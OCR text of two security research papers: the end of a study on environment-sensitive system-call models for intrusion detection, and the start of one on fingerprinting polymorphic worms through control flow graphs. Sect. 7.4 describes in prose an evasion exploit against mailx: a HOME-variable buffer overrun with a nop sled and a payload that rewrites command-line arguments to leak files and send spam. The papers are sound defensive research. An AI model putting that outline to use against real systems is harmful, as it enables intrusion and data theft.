In our later experiments, we manually identified environment dependencies via *iterative model refinement*. At a high-level, this process parallels counterexample-guided abstraction refinement used in software model checking: the Dyck model is an abstraction defining correct execution, and we iteratively refine the model with environment dependencies to improve the abstraction [2]. We monitored a process' execution and collected a trace of reachable and potentially malicious system calls as described in Sect. 6. The trace included the calling context in which each potentially malicious call occurred. We inspected the program's code to determine if either:

- The argument passed to a call-site in the calling context depended upon environment information and reached the system call; or
- A branch guarded one of the call-sites and the branch predicate depended upon the environment.

Function-call arguments and branch predicates depend upon the environment if a backward slice of the value reaches a function known to read the environment, such as `getenv` or `getopt`. We added the dependency to the Dyck model and repeated the iteration. In practice, the number of dependencies added via iterative refinement was small: each program in our experiments contained between 10 and 24 dependencies.

Manual specification clearly has drawbacks. It requires the user to understand low-level process execution behavior and Dyck model characteristics. Manual work is error-prose and can miss dependencies obscured by control-flows that are difficult to comprehend. However, we believe that dependency identification is not limited to manual specification.

We postulate that automated techniques to identify environment dependencies with little or no direction by an analyst are certainly feasible. Summary functions for C library calls that read the environment would enable our existing static data-flow analysis to automatically construct environment-dependent execution constraints. Complex dependencies could be learned via dynamic analysis. A dynamic trace analyzer could correlate environment properties with features of an execution trace to produce dependencies.

This paper makes clear the benefits of model specialization based upon environment dependencies. The improvements noted in Sect. 7 motivate the need for implementation of the techniques to automatically identify dependencies. We expect future work will address these implementation issues.

6 Average Reachability Measure

Measurements of a model's precision and its ability to prevent attacks indicate the benefits of various analyses and model construction techniques. Previous papers have measured model precision using the average branching factor metric [20, 22, 9, 10, 5]. This metric computes the average opportunity for an attacker who has subverted a process' execution to undetectably execute a malicious system call. After processing a system call, the monitor inspects the program model to determine the set of calls that it would accept next. All potentially malicious system calls in the set, such as **unlink** with an unconstrained argument, contribute to the branching factor of the current monitor configuration. The average of these counts over the entire execution of the monitor is the average branching factor of the model. Lower numbers indicate better precision, as there is less opportunity to undetectably insert a malicious call. The set of potentially malicious system calls was originally defined by Wagner [22] and has remained constant for all subsequent work using average branching factor.

Average branching factor poorly evaluates context-sensitive program models with stack update events, such as the Dyck model used in this paper. Typical programs have two characteristics that limit the suitability of average branching factor:

- Programs often have many more function calls and returns than system calls. The number of stack update events processed by the monitor will be greater than the number of actual system-call events.
- Programs rarely execute a system-call trap directly. Rather, programs indirectly invoke system calls by calling C library functions.

These characteristics have important implications for both the stream of events observed by the monitor and the structure of the Dyck model. The first characteristic implies that stack updates dominate the event stream. The second characteristic implies that at any given configuration of the monitor, the set of events accepted next are predominantly safe stack update events that do not contribute to the configuration's branching factor. In fact, a potentially malicious system call is not visible as the next possible event until the process' execution path has entered the C library function and the monitor has processed the corresponding stack event for that function call. The number of potentially malicious system calls visible to the monitor decreases, artificially skewing the computed average

branching factor downward. The call-stack-based model is not as precise as its average branching factor makes it appear.

We have extended average branching factor so that it correctly evaluates context-sensitive models with stack update events and does not skew results. Our *average reachability measure* uses context-free language reachability [23] to identify the set of actual system calls reachable from the current configuration of the monitor. Rather than simply inspecting the next events that the monitor may accept, the average reachability measure walks forward through all stack events until reaching actual system calls. The forward inspection respects call-and-return semantics of stack events to limit the reachable set of system calls to only those that monitor operation could eventually reach. After each actual system-call event, we recalculate the set of reachable system calls and count the number that are potentially malicious. The sum of these counts divided by the number of system calls generated by the process is the average reachability measure.

The average reachability measure subsumes average branching factor. Both metrics have the identical meaning for context-insensitive models and for context-sensitive models without stack events, such as Wagner and Dean's *abstract stack* model [20], and will compute the same value for these model types. Average reachability measures for call-stack-based models may be directly compared against measures for other models, allowing better understanding of the differences among the various model types.

We implemented the average reachability measure using the `post*` algorithm from push-down systems (PDS) research [4]. We converted the Dyck model into a PDS rule-set and generated `post*` queries following each system call. The `post*` algorithm is the same as that used by Wagner and Dean to operate their abstract stack model. Note that we use the expensive `post*` algorithm for evaluation purposes only; the monitor still verifies event streams via the efficient Dyck model.

7 Experimental Results

We evaluated the precision of environment-sensitive program models using average reachability. A precise model closely represents the program for which it was constructed and offers an adversary little ability to execute attacks undetected. To be useful, models utilizing environment sensitivity and our argument analysis should show improvement over our previous best techniques [5, 10]. On test programs, our static argument recovery improved precision by 61%–100%. Adding environment sensitivity to the models increased the gains to 76%–100%. We end by arguing that model-based intrusion detection systems that ignore environment information leave themselves susceptible to evasion attacks.

7.1 Test Programs

We measured model precision for four example UNIX programs. Table 1 shows workloads and instruction counts for the programs tested. Note that instruction counts include instructions from all shared objects on which the program depends. `Procmail` additionally uses code in shared objects loaded explicitly by the program via `dlopen`. As our static analyzer does not currently identify libraries loaded with `dlopen`, we manually added the dependencies to this program.

Table 1. Test programs, workloads, and instruction counts. Instruction counts include instructions from any shared objects used by the program.

Program	*Workload*	*Instruction Count*
procmail	Filter a 1 MB message to a local mailbox.	374,103
mailx	Send mode: send one ASCII message. Receive mode: check local mailbox for new email.	207,977
gzip	Compress 13 MB of ASCII text.	196,242
cat	Write 13 MB of ASCII text to a file.	185,844

These programs, our static analyzer, and our runtime monitor run on Solaris 8 on SPARC. The monitor executes as a separate process that traces a process' execution via the Solaris `/proc` file system. To generate stack events for the Dyck model, the monitor walks the call stack of the process before every system call, as done by Feng *et al*. [6]. By design, the full execution environment of the traced process is visible to the monitor. The environment is actually passed to the monitor, and the monitor then forks and executes the traced process in that environment with an environment-sensitive model.

7.2 Effects of Static Argument Analysis

We used average reachability to evaluate models constructed for these four test programs. We compared three different versions of the Dyck model using varying degrees of static data-flow analysis (Fig. 10). We report two sets of results for `mailx` because it has two major modes of execution, sending and receiving mail, that produce significantly different execution behavior. Other programs with modes, such as compressing or decompressing data in `gzip`, did not exhibit notable changes in precision measurements.

First, we used a Dyck model without any data-flow analysis for system-call argument recovery. Although there is some overlap between our current test programs and test programs previously used with a Dyck model [10], we reiterate that the results com-




Fig. 10. Precision of program models with increasing sensitivity to data-flows and the environment. The y-axis indicates precision using the *average reachability measure*: the average number of reachable and potentially malicious system calls. Lower numbers indicate greater precision and less opportunity for attack. All programs have 4 bars; bars that do not show on the graph have value less than 0.01.

puted here by the average reachability measure are *not* comparable to average branching factor numbers previously reported for the Dyck model. Our current results may be compared with previous average branching factor numbers for non-stack-based models [9, 20].

Second, we added system-call argument constraints to the Dyck model when the constraints could have been recovered by a previously reported analysis technique [9, 10, 20]. Arguments values are recovered only when a value is recovered along all execution paths reaching a system call. If the value from one execution path cannot be identified statically, then the entire argument value is unknown. Furthermore, any data-flows that cross between a shared object and the program are considered unknown. This limited data-flow analysis improved model precision from 0% to 20%.

Last, we enabled all static data-flow analyses described in Sect. 4. Our new argument analysis improved precision from 61% to 100%.

7.3 Effects of Environment Sensitivity

We then made the models environment sensitive. For each program, we manually identified execution characteristics that depended upon environment properties. Stated more formally, we defined the functions f of Definition 4 that describe data-flows from an environment property to a program variable used as a system-call argument or as a branch condition. Table 2 lists the dependencies added to the Dyck model for each program. The system-call argument dependencies augmented values recovered using the static data-flow analyses presented in Sect. 4. Immediately before execution, the monitor instantiates the model in the current environment by resolving the dependencies.

Figure 10 reports the average reachability measure for each program's execution when monitored using these environment-sensitive models. Model precision has improved from 76% (`procmail`) to 100% (`gzip` and `cat`). Both `gzip` and `cat` had

Table 2. Environment dependencies in our test programs. We manually identified the dependencies via inspection of source code and object code.

Program	*Environment dependencies*
procmail	• Program branching depends upon "–d" command-line argument. • Program branching depends upon "–r" command-line argument. • Filename opened depends upon user's home directory.
mailx	• Program branching depends upon "–T" command-line argument. • Program branching depends upon "–u" command-line argument. • Program branching depends upon "–n" command-line argument. • Filename created depends upon the parameter to the "–T" command-line argument. • Filename opened depends upon the `TMP` environment variable. • Filename opened depends upon the user's home directory. • Filename unlinked depends upon the `TMP` environment variable.
gzip	• Argument to **chown** depends upon the filename on the command line. • Argument to **chmod** depends upon the filename on the command line. • Filename unlinked depends upon the filename on the command line.
cat	• Filename opened depends upon the filename on the command-line.




Fig. 11. Percentage of potentially malicious system calls identified by the average reachability measure made safe by constraints upon their arguments. The Dyck model with no data-flow analysis constrained no arguments.

average reachability measures of zero, indicating that an adversary had no opportunity to undetectably insert a malicious system call at any point in either process' execution.

Successful argument recovery constrains system calls so that an attacker can no longer use the calls in a malicious manner. We evaluated the ability of our techniques to constrain system calls. Figure 11 shows the percentage of potentially malicious system calls discovered during computation of the average reachability measure that were restricted because of system call argument analysis and environment-sensitivity. In this figure, higher bars represent the improved constraints upon system calls that produced the correspondingly lower bars previously shown in Fig. 10. For three programs, `mailx`, `gzip`, and `cat`, environment-sensitive models constrained 99–100% of the potentially dangerous calls.

We expect environment-sensitive program models to affect the performance of runtime execution monitoring. The monitor must both update the program model at load time to remove paths unreachable in the current environment and enforce context-sensitive argument restrictions at every system call. Table 3 shows the execution time overhead arising from the model update and the more precise enforcement. These overheads are modest: about one-half second for the short-lived processes `procmail` and `mailx` and two seconds for the longer-running `cat`. Although the overheads for `proc- mail` and `mailx` are high when viewed as a percentage of the original runtime, this occurs due to the short lifetime of these processes and the monitor's upfront fixed cost of pruning unreachable paths. Longer-lived processes such as `cat` give a better indication of relative cost: here, 2.8%.

Further, improved argument recovery may increase the size of program models as the model must contain the additional constraints. For all programs, environment-sensitive models required 16 KB (2 pages) more memory than a Dyck model with no argument recovery or environment-sensitivity.

We believe that these results strongly endorse our proposed environment-sensitive intrusion detection. The precision measurements demonstrate that with the right analysis tools, program execution can be safely constrained to the point that attackers have little ability to undetectably execute attacks against the operating system via a vulnerable program. We certainly do not constrain all execution: for example, our models do

Table 3. Performance overheads due to execution enforcement using environment-sensitive models. *Model update* is the one-time cost of pruning from the model execution paths not allowed in the current environment. The *enforcement* times include both program execution and verification of each system call executed against the program's model.

Program	*No model update*	*Environment-sensitive*			*Overhead*
	No enforcement	*Model update*	*Enforcement*	*Total*	
procmail	0.55 s	0.41 s	0.67 s	1.08 s	0.53 s
mailx (send)	0.08 s	0.38 s	0.16 s	0.54 s	0.46 s
mailx (receive)	0.07 s	0.38 s	0.14 s	0.52 s	0.45 s
gzip	6.26 s	0.00 s	6.11 s	6.11 s	0.00 s
cat	56.47 s	0.00 s	58.06 s	58.06 s	1.59 s

not enforce iteration counts on loops or verify data read or written to files. However, we strongly limit process execution that can adversely affect the underlying operating system or other processes executing simultaneously.

7.4 Evasion Attacks

Intrusion detection systems that are not environment-sensitive are susceptible to evasion attacks. These attacks mimic correct process execution for *some* environment [21, 18], just not the current environment. To demonstrate the effectiveness of environment sensitivity in defense against such attacks, we designed an attack against `mailx` that overwrites command-line arguments stored in the process' address space to change the process' execution. Although the original command line passed to the program directed it to check for new mail and exit, our attack changes the environment data so that `mailx` instead reads sensitive information and sends unwanted email.

Our attack makes use of a buffer overrun vulnerability when `mailx` unsafely copies the string value of the `HOME` environment variable. We assume that the attacker can alter the `HOME` variable, possibly before the monitor resolves environment dependencies. The attacker changes the variable `HOME` to contain the code they wish to inject into `mailx`. The exploit follows the typical "nop sled + payload + address" pattern [12].

1. The first part consists of a sequence of nops (a "sled") that exceeds the static buffer size, followed by an instruction sequence to obtain the current address on the stack.
2. The payload then rewrites the command-line arguments in memory. The change to the command-line arguments alters execution so that the process will perform a different operation, here sending spam and leaking information.
3. The return address at the end of the payload is selected to reenter `getopt` so that the new command-line arguments update appropriate state variables. If necessary, an evasive exploit can alter its reentry point so that no additional system calls or stack frames occur between the overflow and the resumed flow. In our attack, reentering at `getopt` was sufficient.

We implemented the `mailx` exploit, loaded it via `HOME`, and caused the program to read arbitrary files and send unwanted email. Since the exploit did not introduce

additional system calls and reentered the original execution path, the attack perfectly mimicked normal execution for some environment, with one exception caused by the register windows used by the SPARC architecture. To effectively manipulate the return address, exploit code must return from a *callee* function after corrupting the stack [12]. This "double return" makes exploit detection slightly easier on SPARC machines, because an exploit that attempts to reenter a function alters return addresses in a detectable way. This attack limitation is not present on the more common x86 architecture.

Environment-sensitive models can detect these evasion attacks. The monitor resolves environment dependencies before process execution begins, and hence before the attack alters the environment data. In this example, the execution paths that `mailx` followed subsequent to the attack, reading sensitive files and sending email, do not match the expected paths given the command-line input.

8 Conclusions

Program models used for model-based intrusion detection can benefit from our new analyses. Our static argument recovery reduces attack opportunities significantly further than prior argument analysis approaches. Adding environment sensitivity continues to strengthen program models by adding environment features to the models. The usefulness of these model-construction techniques is shown in the results, where the models could severely constrain several test programs' execution.

Acknowledgments

We thank the anonymous reviewers and the members of the WiSA project at Wisconsin for their helpful comments that improved the quality of the paper.

Jonathon T. Giffin was partially supported by a Cisco Systems Distinguished Graduate Fellowship. Somesh Jha was partially supported by NSF Career grant CNS-0448476. This work was supported in part by Office of Naval Research grant N00014-01-1-0708 and NSF grant CCR-0133629. The U.S. Government is authorized to reproduce and distribute reprints for governmental purposes, notwithstanding any copyright notices affixed hereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of the above government agencies or the U.S. Government.

References

1. R. Chinchani, A. Iyer, B. Jayaraman, and S. Upadhyaya. ARCHERR: Runtime environment driven program safety. In *9th European Symposium on Research in Computer Security*, Sophia Antipolis, France, Sept. 2004.
2. E. M. Clarke, O. Grumberg, S. Jha, Y. Lu, and H. Veith. Counterexample-guided abstraction refinement. In *Computer Aided Verification*, Chicago, IL, July 2000.

3. H. Debar, M. Dacier, and A. Wespi. Towards a taxonomy of intrusion-detection systems. *Computer Networks*, 31:805–822, 1999.
4. J. Esparza, D. Hansel, P. Rossmanith, and S. Schwoon. Efficient algorithms for model checking pushdown systems. In *Computer Aided Verification*, Chicago, IL, July 2000.
5. H. H. Feng, J. T. Giffin, Y. Huang, S. Jha, W. Lee, and B. P. Miller. Formalizing sensitivity in static analysis for intrusion detection. In *IEEE Symposium on Security and Privacy*, Oakland, CA, May 2004.
6. H. H. Feng, O. M. Kolesnikov, P. Fogla, W. Lee, and W. Gong. Anomaly detection using call stack information. In *IEEE Symposium on Security and Privacy*, Oakland, CA, May 2003.
7. L. Fix and F. B. Schneider. Reasoning about programs by exploiting the environment. In *21st International Colloquium on Automata, Languages, and Programming*, Jerusalem, Israel, July 1994.
8. D. Gao, M. K. Reiter, and D. Song. On gray-box program tracking for anomaly detection. In *13th USENIX Security Symposium*, San Diego, CA, Aug. 2004.
9. J. T. Giffin, S. Jha, and B. P. Miller. Detecting manipulated remote call streams. In *11th USENIX Security Symposium*, San Francisco, CA, Aug. 2002.
10. J. T. Giffin, S. Jha, and B. P. Miller. Efficient context-sensitive intrusion detection. In *11th Network and Distributed Systems Security Symposium*, San Diego, CA, Feb. 2004.
11. httpd. Solaris manual pages, chapter 8, Feb. 1997.
12. J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley, 2003.
13. C. Kruegel, D. Mutz, F. Valeur, and G. Vigna. On the detection of anomalous system call arguments. In *8th European Symposium on Research in Computer Security*, pages 326–343, Gjøvik, Norway, Oct. 2003.
14. L.-c. Lam and T.-c. Chiueh. Automatic extraction of accurate application-specific sandboxing policy. In *Recent Advances in Intrusion Detection*, Sophia Antipolis, France, Sept. 2004.
15. S. S. Muchnick. *Advanced Compiler Design and Implementation*. Morgan Kaufmann Publishers, San Francisco, CA, 1997.
16. R. Sekar, V. N. Venkatakrishnan, S. Basu, S. Bhatkar, and D. C. DuVarney. Model-carrying code: A practical approach for safe execution of untrusted applications. In *ACM Symposium on Operating System Principles*, Bolton Landing, NY, Oct. 2003.
17. M. Sharir and A. Pnueli. Two approaches to interprocedural data flow analysis. In S. S. Muchnick and N. D. Jones, editors, *Program Flow Analysis: Theory and Applications*, chapter 7, pages 189–233. Prentice-Hall, 1981.
18. K. Tan, J. McHugh, and K. Killourhy. Hiding intrusions: From the abnormal to the normal and beyond. In *5th International Workshop on Information Hiding*, Noordwijkerhout, Netherlands, October 2002.
19. U.S. Department of Energy Computer Incident Advisory Capability. M-026: OpenSSH uselogin privilege elevation vulnerability, Dec. 2001.
20. D. Wagner and D. Dean. Intrusion detection via static analysis. In *IEEE Symposium on Security and Privacy*, Oakland, CA, May 2001.
21. D. Wagner and P. Soto. Mimicry attacks on host based intrusion detection systems. In *9th ACM Conference on Computer and Communications Security*, Washington, DC, Nov. 2002.
22. D. A. Wagner. *Static Analysis and Computer Security: New Techniques for Software Assurance*. PhD dissertation, University of California at Berkeley, Fall 2000.
23. M. Yannakakis. Graph-theoretic methods in database theory. In *ACM Symposium on Principles of Database Systems*, Nashville, TN, Apr. 1990.

Polymorphic Worm Detection Using Structural Information of Executables

Christopher Kruegel[1], Engin Kirda[1], Darren Mutz[2], William Robertson[2], and Giovanni Vigna[2]

[1] Technical University of Vienna
chris@auto.tuwien.ac.at,
engin@infosys.tuwien.ac.at
[2] Reliable Software Group,
University of California, Santa Barbara
{dhm, wkr, vigna}@cs.ucsb.edu

Abstract. Network worms are malicious programs that spread automatically across networks by exploiting vulnerabilities that affect a large number of hosts. Because of the speed at which worms spread to large computer populations, countermeasures based on human reaction time are not feasible. Therefore, recent research has focused on devising new techniques to detect and contain network worms without the need of human supervision. In particular, a number of approaches have been proposed to automatically derive signatures to detect network worms by analyzing a number of worm-related network streams. Most of these techniques, however, assume that the worm code does not change during the infection process. Unfortunately, worms can be *polymorphic*. That is, they can mutate as they spread across the network. To detect these types of worms, it is necessary to devise new techniques that are able to identify similarities between different mutations of a worm.

This paper presents a novel technique based on the structural analysis of binary code that allows one to identify structural similarities between different worm mutations. The approach is based on the analysis of a worm's control flow graph and introduces an original graph coloring technique that supports a more precise characterization of the worm's structure. The technique has been used as a basis to implement a worm detection system that is resilient to many of the mechanisms used to evade approaches based on instruction sequences only.

Keywords: Network worms, Polymorphic code, Structural analysis, Intrusion detection.

1 Introduction

In recent years, Internet worms have proliferated because of hardware and software mono-cultures, which make it possible to exploit a single vulnerability to compromise a large number of hosts [25].

Most Internet worms follow a scan/compromise/replicate pattern of behavior, where a worm instance first identifies possible victims, then exploits one or more

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 207–226, 2006.

vulnerabilities to compromise a host, and finally replicates there. These actions are performed through network connections and, therefore, network intrusion detection systems (NIDSs) have been proposed by the security community as mechanisms for detecting and responding to worm activity [16, 18].

However, as worms became more sophisticated and efficient in spreading across networks, it became clear that countermeasures based on human reaction time were not feasible [23]. In response, the research community focused on devising a number of techniques to automatically detect and contain worm outbreaks.

In particular, the need for the timely generation of worm detection signatures motivated the development of systems that analyze the contents of network streams to automatically derive worm signatures. These systems, such as Earlybird [19] and Autograph [6], implement a *content sifting* approach, which is based on two observations. The first observation is that some portion of the binary representation of a worm is invariant; the second one is that the spreading dynamics of a worm is different from the behavior of a benign Internet application. That is, these worm detection systems rely on the fact that it is rare to observe the same byte string recurring within network streams exchanged between many sources and many destinations. The experimental evaluation of these systems showed that these assumptions hold for existing Internet worms.

A limitation of the systems based on content sifting is the fact that strings of a significant length that belong to different network streams are required to match (for example, byte strings with a length of 40 bytes are used in [19]). Unfortunately, the next generation of Internet worms is likely to be *polymorphic*. Polymorphic worms are able to change their binary representation as part of the spreading process. This can be achieved by using self-encryption mechanisms or semantics-preserving code manipulation techniques. As a consequence, copies of a polymorphic worm might no longer share a common invariant substring of sufficient length and the existing systems will not recognize the network streams containing the worm copies as the manifestation of a worm outbreak.

Although polymorphic worms have not yet appeared in the wild, toolkits to support code polymorphism are readily available [5, 11] and polymorphic worms have been developed for research purposes [7]. Hence, the technological barriers to developing these types of Internet worms are extremely low and it is only a matter of time before polymorphic worms appear in the wild.

To detect this threat, novel techniques are needed that are able to identify different variations of the same polymorphic worm [15]. This paper presents a technique that uses the structural properties of a worm's executable to identify different mutations of the same worm. The technique is resilient to code modifications that make existing approaches based on content sifting ineffective.

The contributions of this paper are as follows:

- We describe a novel fingerprinting technique based on control flow information that allows us to detect structural similarities between variations of a polymorphic worm.

– We introduce an improvement of the fingerprinting technique that is based on a novel coloring scheme of the control flow graph.
– We present an evaluation of a prototype system to detect polymorphic worms that implements our novel fingerprinting techniques.

This paper is structured as follows. Section 2 discusses related work. Section 3 presents the design goals and assumptions of our fingerprinting technique and provides a high-level overview of the approach. In Section 4, we describe how the structure of executables is extracted and represented as control flow graphs. In Section 5, we discuss how fingerprints are generated from control flow graphs, and we present an improvement of our scheme that is based on graph coloring. In Section 6, a summary of the actual worm detection approach is given. Section 7 evaluates our techniques, and in Section 8, we point out limitations of the current prototype. Finally, Section 9 briefly concludes.

2 Related Work

Worms are a common phenomenon in today's Internet, and despite significant research effort over the last years, no general and effective countermeasures have been devised so far. One reason is the tremendous spreading speed of worms, which leaves a very short reaction time to the defender [22, 23]. Another reason is the distributed nature of the problem, which mandates that defense mechanisms are deployed almost without gap on an Internet-wide scale [14].

Research on countermeasures against worms has focused on both the detection and the containment of worms. A number of approaches have been proposed that aim to detect worms based on network traffic anomalies. One key observation was that scanning worms, which attempt to locate potential victims by sending probing packets to random targets, exhibit a behavior that is quite different from most legitimate applications. Most prominently, this behavior manifests itself as a large number of (often failed) connection attempts [24, 26].

Other detection techniques based on traffic anomalies check for a large number of connections without previous DNS requests [27] or a large number of received "ICMP unreachable messages" [3]. In addition, there are techniques to identify worms by monitoring traffic sent to dark spaces, which are unused IP address ranges [2], or honeypots [4].

Once malicious traffic flows are identified, a worm has to be contained to prevent further spreading [14]. One technique is based on rate limits for outgoing connections [28]. The idea is that the spread of a worm can be stalled when each host is only allowed to connect to a few new destinations each minute. Another approach is the use of signature-based network intrusion detection systems (such as Snort [18]) that block traffic that contains known worm signatures. Unfortunately, the spreading speed of worms makes it very challenging to load the appropriate signature in a timely manner. To address this problem, techniques have been proposed to automatically extract signatures from network traffic.

The first system to automatically extract signatures from network traffic was Honeycomb [8], which looks for common substrings in traffic sent to a honeypot.

Earlybird [19] and Autograph [6] extend Honeycomb and remove the assumption that all analyzed traffic is malicious. Instead, these systems can identify *recurring byte strings* in general network flows. Our work on polymorphic worm detection is based on these systems. To address the problem of polymorphic worms, which encode themselves differently each time a copy is sent over the network, we propose a novel fingerprinting technique that replaces the string matching with a technique that compares the structural aspects of binary code. This makes the fingerprinting more robust to modifications introduced by polymorphic code and allows us to identify similarities in network flows.

Newsome et al. [15] were the first to point out the problem of string fingerprints in the case of polymorphic worms. Their solution, called Polygraph, proposes capturing multiple invariant byte strings common to all observations of a simulated polymorphic worm. The authors show that certain contiguous byte strings, such as protocol framing strings and the high order bytes of buffer overflow return addresses, usually remain constant across all instances of a polymorphic worm and can therefore be used to generate a worm signature. Our system shares a common goal with Polygraph in that both approaches identify polymorphic worms in network flows. However, we use a different and complementary approach to reach this goal. While Polygraph focuses on multiple invariant byte strings required for a successful exploit, we analyze structural similarities between polymorphic variations of malicious code. This allows our system to detect polymorphic worms that do not contain invariant strings at all. Of course, it is also possible that Polygraph detects worms that our approach misses.

3 Fingerprinting Worms

In this paper, our premise is that at least some parts of a worm contain executable machine code. While it is possible that certain regions of the code are encrypted, others have to be directly executable by the processor of the victim machine (e.g., there will be a decryption routine to decrypt the rest of the worm). Our assumption is justified by the fact that most contemporary worms contain executable regions. For example, in the 2004 "Top 10" list of worms published by anti-virus vendors [21], all entries contain executable code. Note, however, that worms that do not use executable code (e.g., worms written in non-compiled scripting languages) will not be detected by our system.

Based on our assumption, we analyze network flows for the presence of executable code. If a network flow contains no executable code, we discard it immediately. Otherwise, we derive a set of fingerprints for the executable regions. Section 4 provides details on how we identify executable regions and describes the mechanisms we employ to distinguish between likely code and sequences of random data.

When an interesting region with executable code is identified inside a network flow, we generate fingerprints for this region. Our fingerprints are related to the byte strings that are extracted from a network stream by the content sifting approach. To detect polymorphic code, however, we generate fingerprints at

a higher level of abstraction that cannot be evaded by simple modifications to the malicious code. In particular, we desire the following properties for our fingerprinting technique:

- **Uniqueness.** Different executable regions should map to different fingerprints. If *identical* fingerprints are derived for *unrelated* executables, the system cannot distinguish between flows that should be correlated (e.g., because they contain variations of the same worm) and those that should not. If the uniqueness property is not fulfilled, the system is prone to producing false positives.
- **Robustness to insertion and deletion.** When code is added to an executable region, either by prepending it, appending it, or interleaving it with the original executable (i.e., *insertion*), the fingerprints for the original executable region should not change. Furthermore, when parts of a region are removed (i.e., *deletion*), the remaining fragment should still be identified as part of the original executable. Robustness against insertion and deletion is necessary to counter straightforward evasion attempts in which an attacker inserts code before or after the actual malicious code fragment.
- **Robustness to modification.** The fingerprinting mechanism has to be robust against certain code modifications. That is, even when a code sequence is modified by operations such as junk insertion, register renaming, code transposition, or instruction substitution, the resulting fingerprint should remain the same. This property is necessary to identify different variations of a single polymorphic worm.

The byte strings generated by the content sifting approach fulfill the uniqueness property, are robust to appending and prepending of padding, and are robust to removal, provided that the result of the deletion operation is at least as long as the analyzed strings. The approach, however, is very sensitive to modifications of the code; even minimal changes can break the byte strings and allow the attacker to evade detection.

Our key observation is that the internal structure of an executable is more characteristic than its representation as a stream of bytes. That is, a representation that takes into account control flow decision points and the sequence in which particular parts of the code are invoked can better capture the nature of an executable and its functionality. Thus, it is more difficult for an attacker to automatically generate variations of an executable that differ in their structure than variations that map to different sequences of bytes.

For our purpose, the structure of an executable is described by its control flow graph (CFG). The nodes of the control flow graph are basic blocks. An edge from a block u to a block v represents a possible flow of control from u to v. A basic block describes a sequence of instructions without any jumps or jump targets in the middle.

Given two regions of executable code that belong to two different network streams, we use their CFGs to determine if these two regions represent two instances of a polymorphic worm. This analysis, however, cannot be based on




Fig. 1. Two control flow graphs with an example of a common 4-subgraph

simply comparing the entire CFG of the regions because an attacker could trivially evade this technique, e.g., by adding some random code to the end of the worm body before sending a copy. Therefore, we have developed a technique that is capable of *identifying common substructures* of two control flow graphs. We identify common substructures in control flow graphs by checking for isomorphic *connected subgraphs of size k (called k-subgraphs)* contained in all CFGs. Two subgraphs, which contain the same number of vertices k, are said to be isomorphic if they are connected in the same way. When checking whether two subgraphs are isomorphic, we only look at the edges between the nodes under analysis. Thus, incoming and outgoing edges to other nodes are ignored.

Two code regions are *related* if they share common k-subgraphs. Consider the example of the two control flow graphs in Figure 1. While these two graphs appear different at a first glance, closer examination reveals that they share a number of common 4-subgraphs. For example, nodes A to D form connected subgraphs that are isomorphic. Note that the number of the incoming edges is different for the A nodes in both graphs. However, only edges from and to nodes that are part of the subgraph are considered for the isomorphism test.

Different subgraphs have to map to different fingerprints to satisfy the uniqueness property. The approach is robust to insertion and deletion because two CFGs are related as long as they share sufficiently large, isomorphic subgraphs. In addition, while it is quite trivial for an attacker to modify the string representation of an executable to generate many variations automatically, the situation is different for the CFG representation. Register renaming and instruction substitution (assuming that the instruction is not a control flow instruction) have no influence on the CFG. Also, the reordering of instructions within a basic block and the reordering of the layout of basic blocks in the executable result in the same control flow graph. This makes the CFG representation more robust to code modifications in comparison to the content sifting technique. Of course, an adversary can attempt to evade our system by introducing code modifications that change the CFG of the worm. Such and other limitations of our approach are discussed in Section 8.

To refine the specification of the control flow graph, we also take into account information derived from each basic block, or, to be more precise, from the instructions in each block. This allows us to distinguish between blocks that

contain significantly different instructions. For example, the system should handle a block that contains a system call invocation differently from one that does not. To represent information about basic blocks, a *color* is assigned to each node in the control flow graph. This color is derived from the instructions in each block. The block coloring technique is used when identifying common substructures, that is, two subgraphs (with k nodes) are isomorphic only if the vertices are connected in the same way *and* the color of each vertex pair matches. Using graph coloring, the characterization of an executable region can be significantly improved. This reduces the amount of graphs that are incorrectly considered related and lowers the false positive rate.

4 Control Flow Graph Extraction

The initial task of our system is to construct a control flow graph from a network stream. This requires two steps. In the first step, we perform a linear disassembly of the byte stream to extract the machine instructions. In the second step, based on this sequence of instructions, we use standard techniques to create a control flow graph.

One problem is that it is not known *a priori* where executable code regions are located within a network stream or whether the stream contains executable code at all. Thus, it is not immediately clear which parts of a stream should be disassembled. The problem is exacerbated by the fact that for many instruction set architectures, and in particular for the Intel x86 instruction set, most bit combinations map to valid instructions. As a result, it is highly probable that even a stream of random bytes could be disassembled into a valid instruction sequence. This makes it very difficult to reliably distinguish between valid code areas and random bytes (or ASCII text) by checking only for the presence or absence of valid instructions.

